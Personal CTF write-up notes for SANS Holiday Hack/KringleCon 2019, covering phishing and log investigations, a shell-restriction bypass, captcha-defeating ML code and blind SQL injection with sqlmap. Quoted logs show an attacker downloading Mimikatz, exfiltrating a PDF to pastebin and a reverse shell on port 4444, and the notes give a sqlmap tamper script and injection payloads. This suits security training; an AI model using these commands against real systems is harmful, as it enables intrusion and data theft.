Cupcake Silverlog <Cupcake.Silverlog@students.elfu.org>
Holly Evergreen <Holly.Evergreen@students.elfu.org>
Merry Fairybubbles <Merry.Fairybubbles@students.elfu.org>
Minty Candycane <Minty.Candycane@students.elfu.org>
Partridge Sugartree <Partridge.Sugartree@students.elfu.org>
Pepper Minstix <Pepper.Minstix@students.elfu.org>
Plum Sparklepie <Plum.Sparklepie@students.elfu.org>

Malicious email from bradly buttercups using "eifu.org" instead of "elfu.org"

bradly buttercups <bradly.buttercups@eifu.org> Bradly Buttercups <Bradly.Buttercups@eIfu.org>	holiday cheer assignment submission Holiday Cheer Assignment Submission	professor banas, i have completed my assignment. please open the attached zip file with password 123456789 and then open the word document to view it. you will have to click "enable editing" then "enable content" to see it. this was a fun assignment. i hope you like it! --bradly buttercups

String to search stoQ files

index=main sourcetype=stoq "results{}.workers.smtp.from"="bradly buttercups <bradly.buttercups@eifu.org>" | eval results = spath(_raw, "results{}") | mvexpand results | eval path=spath(results, "archivers.filedir.path"), filename=spath(results, "payload_meta.extra_data.filename"), fullpath=path."/".filename | search fullpath!="" | table filename,fullpath

Message to Kent embedded in core.xml file

```
ion>Kent you are so unfair. And we were going to make you the king of the Winter Carnival.<
```

Completed

Challenge Question

What was the message for Kent that the adversary embedded in this attack?	Kent you are so unfair. And we

Training Questions	Status	
1. What is the short host name of Professor Banas' computer?	✔	sweetums
2. What is the name of the sensitive file that was likely accessed and copied by the attacker? Please provide the fully qualified location of the file. (Example: C:\temp\report.pdf)	✔	C:\Users\cbanas\Documents\N
3. What is the fully-qualified domain name(FQDN) of the command and control(C2) server? (Example: badguy.baddies.com)	✔	144.202.46.214.vultr.com
4. What document is involved with launching the malicious PowerShell code? Please provide just the filename. (Example: results.txt)	✔	19th Century Holiday Cheer As
5. How many unique email addresses were used to send Holiday Cheer essays to Professor Banas? Please provide the numeric value. (Example: 1)	✔	21
6. What was the password for the zip archive that contained the suspicious file?	✔	123456789
7. What email address did the suspicious file	✔	bradly.buttercups@oifu.org

Objective 7


Friday, January 10, 2020 11:08 AM

Objective: Opening the door the door to the dorm


Hint states that the code is prime number with one digit repeated once.
Observing the digits of the most commonly pressed buttons shows that 1,3,7 are commonly used.
Naturally, 1337 would be a guess… however… it fails
Being smart, we try it backwards… **7331**


8 digits max, prime number, one digit repeated once
7331 ("1337" backward) - guessed

Objective 7:
A: Krampus Hollyfeld



Minty Candycane
Distance remaining 8000
Not doing server-side validation
Just need to set distance=8000 to win





To Defeat Hard:
Looking at the elements, there appears to be a hash that is passed along with the rest of the elements in order to verify a legit entry

```
value="100">
<input type="hidden" name="hash" class="hash"
value="bc573864331a9e42e4511de6f678aa83">
```

	Type	Result
	md5	1626

Based on the fact that an integer is returned, we can derive that this is a sum of certain elements. In this case, the total of all money, distance, day, month, reindeer, runners, ammo, meds and food.

Since we know that 8000 is the total distance needed to travel, we add **8000** to 1626 then get the hash

Your Hash: **649d45bf179296e31731adfd4df25588**
Your String: 9626


Set distance to **8000** and use **649d45bf179296e31731adfd4df25588** as a hash

Hints to solving Objective 11 are hidden in the comments


```
<!-- 1 - When I'm down, my F12 key consoles me
2 - Reminds me of the transition to the paperless naughty/nice list...
3 - Like a present stuck in the chimney!  It got sent...
4 - We keep that next to the cookie jar
5 - My title is toy maker the combination is 12345
6 - Are we making hologram elf trading cards this year?
7 - If we are, we should have a few fonts to choose from
8 - The parents of spoiled kids go on the naughty list...
9 - Some toys have to be forced active
10 - Sometimes when I'm working, I slide my hat to the left and move odd things onto my scalp! --></div>
```

Minty hints at looking at network traffic in browser in order to find the key.
Based on the traffic, isolate Krampus.png and download.

He has a key on his belt



Next, download schlage template and line up accordingly
Code 1,2,2,5,2,0




Key unlocks secret passage to steam tunnels

Objective 8

Friday, January 10, 2020 11:08 AM

OBJECTIVE 8



Alabaster Snowball

Alabaster Snowball's default shell is set to /bin/nsh. Unfortunately we only have sudo permissions to chattr and /etc/passwd for alabaster is set to /bin/nsh.
First make /bin/nsh mutable: **sudo chattr -i /bin/nsh**
then **cp /bin/bash to /bin/nsh**
When we login as alabaster, we will get bash shell even though nsh is still in /etc/passwd

```
username: alabaster_snowball
password: Password2
elf@96aebc49509f:~$ lsattr /bin/nsh
----i---------e---- /bin/nsh
elf@96aebc49509f:~$ chattr -i /bin/nsh
chattr: Permission denied while setting flags on /bin/nsh
elf@96aebc49509f:~$ sudo chattr -i /bin/nsh
elf@96aebc49509f:~$ ls la /bin/nsh
ls: cannot access 'la': No such file or directory
/bin/nsh
elf@96aebc49509f:~$ ls -la /bin/nsh
-rwxrwxrwx 1 root root 75680 Dec 11 17:40 /bin/nsh
elf@96aebc49509f:~$ cp /bin/bash /bin/nsh
elf@96aebc49509f:~$ su albaster_snowball
su: user albaster_snowball does not exist
elf@96aebc49509f:~$ su alabaster_snowball
Password:
Loading, please wait......



You did it! Congratulations!
```

Defeating the Capteha

Challenge is to defeat the captcha on https://www.fridosleigh.com

As seen below, you are given 5 seconds to select all images from the given category. This is probably impossible to do by hand. Luckily, we can use machine learning and the capteha_api.py script to automate the process.

Download or clone
https://github.com/chrisjd20/img_rec_tf_ml_demo
https://downloads.elfu.org/capteha_api.py
https://downloads.elfu.org/capteha_image.tar.gz

From the ML demo repo, run **python3 retrain.py --image_dir /directory/where/untarred/capteha/images**
This will train your model on what to predict

Next Copy the entire script from the prediction script and paste it into capteha_api.py
There are changes that needed to me made. Namely, the script downloads the images as base64 encoded with uuid into a list. Also, we are pulling the images directly from the internet, not from a directory already populated with unknown images.

We need to decode the bas64 encoded images into image bytes since the model is expecting image bytes.
image_bytes = base.64.b64decode(image['base64'])

We then need to create a comma separated string if the uuid of all items whose prediction type matches the challenge image type. We can use a list comprehension to accomplish this.

```
#unknown_images_dir = 'unknown_images'
#unknown_images = os.listdir(unknown_images_dir)

#Going to interate over each of our images.
for image in b64_images:
    img_uuid = image['uuid']

    #print('Processing Image {}'.format(img_full_path))
    # We don't want to process too many images at once. 10 threads max
    while len(threading.enumerate()) > 10:
        time.sleep(0.0001)

    #predict_image function is expecting png image bytes so we read image as 'rb' to get a bytes object
    #import pdb; pdb.set_trace()
    image_bytes = base64.b64decode(image['base64'])
    threading.Thread(target=predict_image, args=(q, sess, graph, image_bytes, img_uuid, labels, input_operation, output_operation)).start()

print('Waiting For Threads to Finish...')
while q.qsize() < len(b64_images):
    time.sleep(0.001)

#getting a list of all threads returned results
prediction_results = [q.get() for x in range(q.qsize())]

#do something with our results... Like print them to the screen.
# for prediction in prediction_results:
#     print('TensorFlow Predicted {prediction} with {percent:.2%} Accuracy'.format(**prediction))

 import pdb; pdb.set_trace()

# This should be JUST a csv list image uuids ML predicted to match the challenge_image_type .
final_answer = ','.join( [ img['uuid'] for img in prediction_results if img['prediction' ] in challenge_image_types])
```

Running the code will tell us if the captcha was solved and then attempt to submit it around 100 times.
Once this is accomplished we get an email with a code

Congratulations you have been selected as a winner of Frido Sleigh's Continuous Cookie Contest!

To receive your reward, simply attend KringleCon at Elf University and submit the following code in your badge:


8Ia8LiZEwvyZr2WO

Congratulations,
The Frido Sleigh Team

Objective 9

Friday, January 10, 2020 11:08 AM

OBJECTIVE 9



A: Super Sled-O-Matic

Once defeating the captcha on the website, Krampus asks us to recover a file from a database.

Pepper Minstix

First thing we are told is to look for the origin of a malcious file going around. In this case, it's suspected that a user uploaded what was supposed to be homework, only for it to turn out to be a malicious file.

Search EventID:2 AND TargetFilename:C\:\\Users\\minty* AND ProcessImage:"C:\\Program Files\\Mozilla Firefox\\firefox.exe"

EventID
2

ProcessId
2516

ProcessImage
C:\Program Files\Mozilla Firefox\firefox.exe

TargetFilename
C:\Users\minty\Downloads\cookie_recipe.exe

WindowsLogType
Microsoft-Windows-Sysmon/Operational

facility
user-level

level
6

message
elfu-res-wks1 MSWinEventLog 1 Microsoft-Windows-Sysmon/Operational 1860 Tue Nov 19 05:28:33 2019
2 Microsoft-Windows-Sysmon SYSTEM User Information elfu-res-wks1 File creation time changed
(rule: FileCreateTime) File creation time changed: RuleName: UtcTime: 2019-11-19 13:23:45.428 Process
Guid: {BA5C6BBB-E8C5-5DD3-0000-001045871100} ProcessId: 2516 Image: C:\Program Files\Mozilla Firefox\firefox.exe
TargetFilename: C:\Users\minty\Downloads\cookie_recipe.exe CreationUtcTime: 2019-11-19 13:23:45.428 PreviousCrea
tionUtcTime: 2019-11-19 13:23:45.428 19601

What is the full-path + filename of the first malicious file downloaded by Minty?

Answer: C:\Users\minty\Downloads\cookie_recipe.exe

*We can find this searching for sysmon file creation event id **2** with a process named **firefox.exe** and not junk **.temp files**. We can use regular expressions to include or exclude patterns:*

`TargetFilename:/.+\.pdf/`

ProcessImage:C\:\\Users\\minty\\Downloads\\cookie_recipe.exe

Received by
Syslog TCP on 83d46e5e / 61a0de1ff3c0

Stored in index
graylog_0

Routed into streams
- All messages

DestinationHostname
DEFANELF

DestinationIp
192.168.247.175

DestinationPort
4444

EventID
3

ProcessId
5256

ProcessImage
C:\Users\minty\Downloads\cookie_recipe.exe

The malicious file downloaded and executed by Minty gave the attacker remote access to his machine. What was the **ip:port** the malicious file connected to first?

Answer: 192.168.247.175:4444

*We can pivot off the answer to our first question using the binary path as our **ProcessImage**.*

Do relative search +30 seconds from event time
First process shows "whoami" run

CommandLine
C:\Windows\system32\cmd.exe /c "whoami "

EventID
1

ParentProcessCommandLine
"C:\Users\minty\Downloads\cookie_recipe.exe"

ParentProcessId
5256

ParentProcessImage
C:\Users\minty\Downloads\cookie_recipe.exe

Question 3:

What was the first command executed by the attacker?

(answer is a single word)

Answer: whoami

*Since all commands (sysmon event id 1) by the attacker are initially running through the **cookie_recipe.exe** binary, we can set its full-path as our **ParentProcessImage** to find child processes it creates sorting on timestamp.*

Servicecontrol start Webexservice creates elevated privilege file cookie_recipe2.exe

CommandLine
C:\Windows\system32\cmd.exe /c "sc start webexservice a software-update 1 wmic process call create "cmd.exe /c C:\Users\minty\Downloads\cookie_recipe2.exe" "

EventID
1

ParentProcessCommandLine
"C:\Users\minty\Downloads\cookie_recipe.exe"

ParentProcessId
5256

ParentProcessImage

Question 4:

What is the one-word service name the attacker used to escalate privileges?

Answer: webexservice

*Continuing on using the **cookie_reciper.exe** binary as our **ParentProcessImage**, we should see some more commands later on related to a service.*

Mimikatz downloaded and saved as cookie.exe

CommandLine
C:\Windows\system32\cmd.exe /c "Invoke-WebRequest -Uri http://192.168.247.175/mimikatz.exe -OutFile C:\cookie.exe
"

Question 5:

What is the file-path + filename of the binary ran by the attacker to dump credentials?

Answer: C:\cookie.exe

*The attacker elevates privileges using the vulnerable **webexservice** to run a file called **cookie_recipe2.exe**. Let's use this binary path in our **ParentProcessImage** search.*

Search: EventID:4624 (network logon) and SourceIPAddress:192.168.247.175
AccountName alabaster

AccountName
alabaster

AuthenticationPackage
NTLM

DestinationHostname
elfu-res-wks1

EventID
4624

LogonProcess
NtLmSsp

LogonType
3

SourceHostName
DEFANELF

SourceNetworkAddress
192.168.247.175

Question 6:

The attacker pivoted to another workstation using credentials gained from Minty's computer. Which account name was used to pivot to another machine?

Answer: alabaster

*Windows Event Id **4624** is generated when a user network logon occurs successfully. We can also filter on the attacker's IP using **SourceNetworkAddress**.*

Search:EventID:4624 AND AccountName:alabaster AND LogonType:10

Question 7:

What is the time (HH:MM:SS) the attacker makes a Remote Desktop connection to another machine?

Answer: 06:04:28

***LogonType 10** is used for successful network connections using the RDP client.*

Search: SourceHostName:ELFU\-RES\-WKS2 and look for DestinationHostname on same network

AccountName
alabaster

AuthenticationPackage
NTLM

DestinationHostname
elfu-res-wks3

EventID
4624

LogonProcess
NtLmSsp

LogonType
3

SourceHostName
ELFU-RES-WKS2

Question 8:

The attacker navigates the file system of a third host using their Remote Desktop Connection to the second host. What is the **SourceHostName,DestinationHostname,LogonType** of this connection?

(submit in that order as csv)

Answer: elfu-res-wks2,elfu-res-wks3,3

*The attacker has GUI access to workstation 2 via RDP. They likely use this GUI connection to access the file system of of workstation 3 using explorer.exe via UNC file paths (which is why we don't see any cmd.exe or powershell.exe process creates). However, we still see the successful network authentication for this with event id **4624** and logon type **3**.*

Search string: EventID:2 AND source:elfu\-res\-wks2 AND NOT TargetFilename:/.+AppData.+/ AND NOT TargetFilename:/.+ProgramData.+/

CreationUtcTime
2019-11-19T14:07:50.000Z

EventID
2

ProcessId
4372

ProcessImage
C:\Windows\Explorer.EXE

TargetFilename
C:\Users\alabaster\Desktop\super_secret_elfu_research.pdf

WindowsLogType
Microsoft-Windows-Sysmon/Operational

facility
user-level

level
6

Question 9:

What is the full-path + filename of the secret research document after being transferred from the third host to the second host?

Answer: C:\Users\alabaster\Desktop\super_secret_elfu_research.pdf

*We can look for sysmon file creation event id of **2** with a source of workstation 2. We can also use regex to filter out overly common file paths using something like:*

```
AND NOT TargetFilename:/.+AppData.+/
```

2019-11-19 06:14:24.000

5f9cf370-1b70-11ea-b211-0242ac120005

Permalink | Copy ID | Show surrounding messages | Test against stream

Received by
Syslog TCP on 83d46e5e / 61a0de1ff3c0

Stored in index
graylog_0

CommandLine
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe Invoke-WebRequest -Uri https://pastebin.com/post.php -Method POST -Body @{ "submit_hidden" = "submit_hidden"; "paste_code" = $([Convert]::ToBase64String([IO.File]::ReadAllBytes("C:\Users\alabaster\Desktop\super_secret_elfu_research.pdf"))); "paste_format" = "1"; "paste_expire_date" = "N"; "paste_private" = "0"; "paste_name"="cookie recipe" }

DestinationHostname
pastebin.com

DestinationIp
104.22.3.84

What is the IPv4 address (as found in logs) the secret research document was exfiltrated to?

Answer: 104.22.3.84

*We can look for the original document in **CommandLine** using regex.*

*When we do that, we see a long a long PowerShell command using **Invoke-Webrequest** to a remote URL of **https://pastebin.com/post.php**.*

*We can pivot off of this information to look for a sysmon network connection id of **3** with a source of **elfu-res-wks2** and **DestinationHostname** of **pastebin.com**.*


Need to find SQL injection point on website.
Appears that on each submission, a custom token is grabbed and submitted

```
!iv>
:form id="check" action="/application-check.php" method="get" class="form-signin mb-5" onSubmit="submitApplication()">

    <!--  Custom js -->
    <script>

    function submitApplication() {
      console.log("Submitting");
      elfSign();
      document.getElementById("check").submit();
    }
    function elfSign() {
      var s = document.getElementById("token");

      const Http = new XMLHttpRequest();
      const url='/validator.php';
      Http.open("GET", url, false);
      Http.send(null);

      if (Http.status === 200) {
        console.log(Http.responseText);
        s.value = Http.responseText;
      }

    }

    </script>
```

Once solved, Pepper Minstix says:

> Have you had any luck retrieving scraps of paper from the Elf U server?
> You might want to look into SQL injection techniques.
> OWASP is always a good resource for web attacks.
> For blind SQLi, I've heard Sqlmap is a great tool.
> In certain circumstances though, you need custom tamper scripts to get things going!

One the studentportal, the application checker location seems to be an obvious location in which to try to look for sql injec tion.




When submitting a check, the request is redirected to /application-check.php?eflmail=a@email&token=<random token>. The token itself changes with each request. Thus, some kind of token request scheme must be happening.

Checking the source page shows custom javascript

```
<!--  Custom js -->
<script>

function submitApplication() {
  console.log("Submitting");
  elfSign();
  document.getElementById("check").submit();
}
function elfSign() {
  var s = document.getElementById("token");

  const Http = new XMLHttpRequest();
  const url='/validator.php';
  Http.open("GET", url, false);
  Http.send(null);

  if (Http.status === 200) {
    console.log(Http.responseText);
    s.value = Http.responseText;
  }

}

</script>
```

When an application check is submitted, another http request is done to **/validator.php**, which then appends the token to the request



MTAxMDM2NTI4MDAwMTU3ODY5NTc1MDEwMTAzNjUyOA==_MTI5MzI2NzU1ODQwMDAzMjMzMTY4ODk2

With this information, we can craft a custom payload in sqlmap in order to investigate for possible sql injection

Using Eval

sqlmap -u 'https://studentportal.elfu.org/application-check.php?elfmail=a@a' --eval="import requests;import urllib; token = urllib.quote_plus(requests.get('https://studentportal.elfu.org/validator.php').text)" -p elfmail

Using Tamper Scipt

Alternatively, we create a tamper script and place /usr/share/sqlmap/tamper/

Then run with **sqlmap -u "https://studentportal.elfu.org/application-check.php?elfmail=a@a" --tamper=mytamper --skip-urlencode -p eflmail**

Note: needs to be run with --skip-urlencode otherwise token will be encoded and rejected

Note2: encoding almost always the hangup with some of those things


```python
#!/usr/bin/env python

from lib.core.data import kb
from lib.core.enums import PRIORITY

import requests
import urllib

__priority__ = PRIORITY.NORMAL

def dependencies():
    pass

def tamper(payload, **kwargs):

    token = urllib.quote_plus(requests.get('https://studentportal.elfu.org/validator.php').text)
    retVal = urllib.quote_plus(payload)+"&token="+token
    retVal = retVal.encode("utf-8")
    return retVal
```

```
GET parameter 'elfmail' is vulnerable. Do you want to keep testing the others (if any)? [
y/N] n
sqlmap identified the following injection point(s) with a total of 328 HTTP(s) requests:
---
Parameter: elfmail (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: elfmail=' OR NOT 3498=3498#&token=

    Type: error-based
    Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOO
R)
    Payload: elfmail=' OR (SELECT 9798 FROM(SELECT COUNT(*),CONCAT(0x71707a6271,(SELECT (
